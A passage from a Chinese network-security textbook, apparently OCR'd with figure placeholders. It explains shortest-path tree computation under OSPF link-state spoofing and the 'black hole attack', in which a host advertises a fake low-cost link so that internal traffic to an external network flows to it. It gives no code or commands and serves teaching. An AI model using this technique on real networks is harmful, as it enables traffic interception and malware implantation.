


图 6-22　R1 最短路径树的计算过程

至此最短路径树的计算结束,得出了不存在回路的网络最短路径树。最后,R1 路由器应用这棵最短路径树计算出自己的路由表,见图 6-22 右下角。可见此时到达 N3 的下一跳路由器为 H(即攻击者),net1 发给 net3 的数据将转发给攻击者。

R2 路由器根据链路状态数据库计算最短路径树的过程如图 6-23 所示。第一步:以 R2 为根结点开始计算。第二步:增加 R2 的相邻结点 N2 和 N3 并计算累计代价。第三步:增加 N2 的相邻结点 H 和 R1 并计算累计代价(注意网络到路由器方向不计算代价)。第四步:增加 R1 的相邻结点 N1 并计算累计代价为 4。第五步:计算 N3 结点,从 N3 可以到达 H,从 N2 也可以到达 H,这两条路径的代价相同,因此不添加 N3 到 H 的路径。




图 6-23　R2 最短路径树的计算过程

至此最短路径树的计算结束,得出了不存在回路的网络最短路径树。最后 R2 路由器应用这棵最短路径树计算出自己的路由表,见图 6-23 右下角。可见此时到达 N1 的下一跳路由器仍为 R1,即 net3 发给 net1 的数据不会经过攻击者中转。

6.3　基于 OSPF 路由欺骗的“黑洞攻击”

基于 OSPF 路由欺骗的“黑洞攻击”是指在区域网络的路由器中注入恶意路由,当恶意路由最终扩散至所有区域路由器后,发往某个特定网络数据包的传输流向将被恶意更改,数据将被发送到黑客指定的目的地,这个目的地就像“黑洞”一样将发往某个特定网络的数据包吸引过来,因此称这种攻击为“黑洞攻击”。

6.3.1　“黑洞攻击”的基本原理

我们采用如图 6-24 所示的网络拓扑结构进行介绍,网络 202.1.1.0 模拟使用全局合

法地址的外部因特网。R1 是连接内部局域网和外部因特网的边界路由器，在内、外网通信的过程中，它负责进行内部专用地址与外部合法地址的相互转换。内部局域网包括三个使用专用地址的网络：192.1.1.0、192.2.2.0 和 192.3.3.0，这三个网络通过两台路由器 R2 和 R3 连接在一起。网络拓扑中每条数据链路的传输代价都标记在链路的旁边。




图 6-24　网络拓扑结构

内部局域网使用 OSPF 协议实现网络连通。R2 和 R3 路由器的两个内网接口均开启 OSPF 协议，R1 路由器只在内网接口开启 OSPF 协议，而外网接口不开启。OSPF 协议开启之后，三个内部网络之间就实现了连通，但此时内部网络仍无法与外网通信。为了实现内、外网的连通，需要在 R3 上增加指向 R2 的默认路由，在 R2 上增加指向 R1 的默认路由，这样一来，内网发给外网的数据将沿着 R3→R2→R1 的流向传递给 R1，由 R1 进行地址转换之后再传递给外网。图 6-25 给出了每台路由器对应的路由表，以及 NET2 向外部网络发送数据的情况。




图 6-25　正常情况下内网向外网发送数据的情况

下面以图 6-26 为例说明“黑洞攻击”。首先连接在 NET3 上的 Hacker 在网络中发布一条伪造的数据链路信息，它声称自己拥有一条到达 202.1.1.0 网络的数据链路，其代价为 1。很快这条链路信息就会通过 OSPF 协议的数据链路更新机制扩散到 R3、R2 和 R1 路由器。收到这条链路信息之后，这三台路由器都会重新计算自己的路由表，在各自的路由表中添加一条到达 202.1.1.0 网络的路由信息。R1 新增的路由表项为 N4-5-R2，表示发往 N4 的 IP 数据报应该转发给 R2、累计代价为 5。R2 新增的路由表项为 N4-4-R3，表示发往 N4 的 IP 数据报应该转发给 R3、累计代价为 4。R3 新增的路由表项为 N4-2-H，表示发往 N4 的 IP 数据报应该转发给 Hacker、累计代价为 2。

下面以 NET2 为例说明路由欺骗成功之后的数据流向。由于 NET2 网络内主机的默认网关是 R2 路由器，因此 NET2 内主机发给外部因特网 202.1.1.0 的 IP 数据报都会传送给 R2。R2 收到这些 IP 数据报之后，取出目的 IP 地址到路由表中查找，发现和第 4 条记录匹配，即 N4-4-R3。于是 R2 向 NET2 内的主机发送 ICMP 重定向报文，要求这些主机将到达 202.1.1.0 网络的默认路由更改为 R3。之后，NET2 内的主机会将发往外部因特网的 IP 数据报发给 R3 路由器，R3 查找自己的路由表之后，将这些 IP 数据报传送给 Hacker。通过分析可见，三个内部网络发给外部因特网的 IP 数据报都会传送给 Hacker，它就像“黑洞”一样将发给 202.1.1.0 网络的数据吸引过来，因此称这种攻击为“黑洞攻击”。图 6-26 给出的是“黑洞攻击”之后的数据流向。利用这种攻击黑客可以实现“敏感信息截获”和“木马植入”。

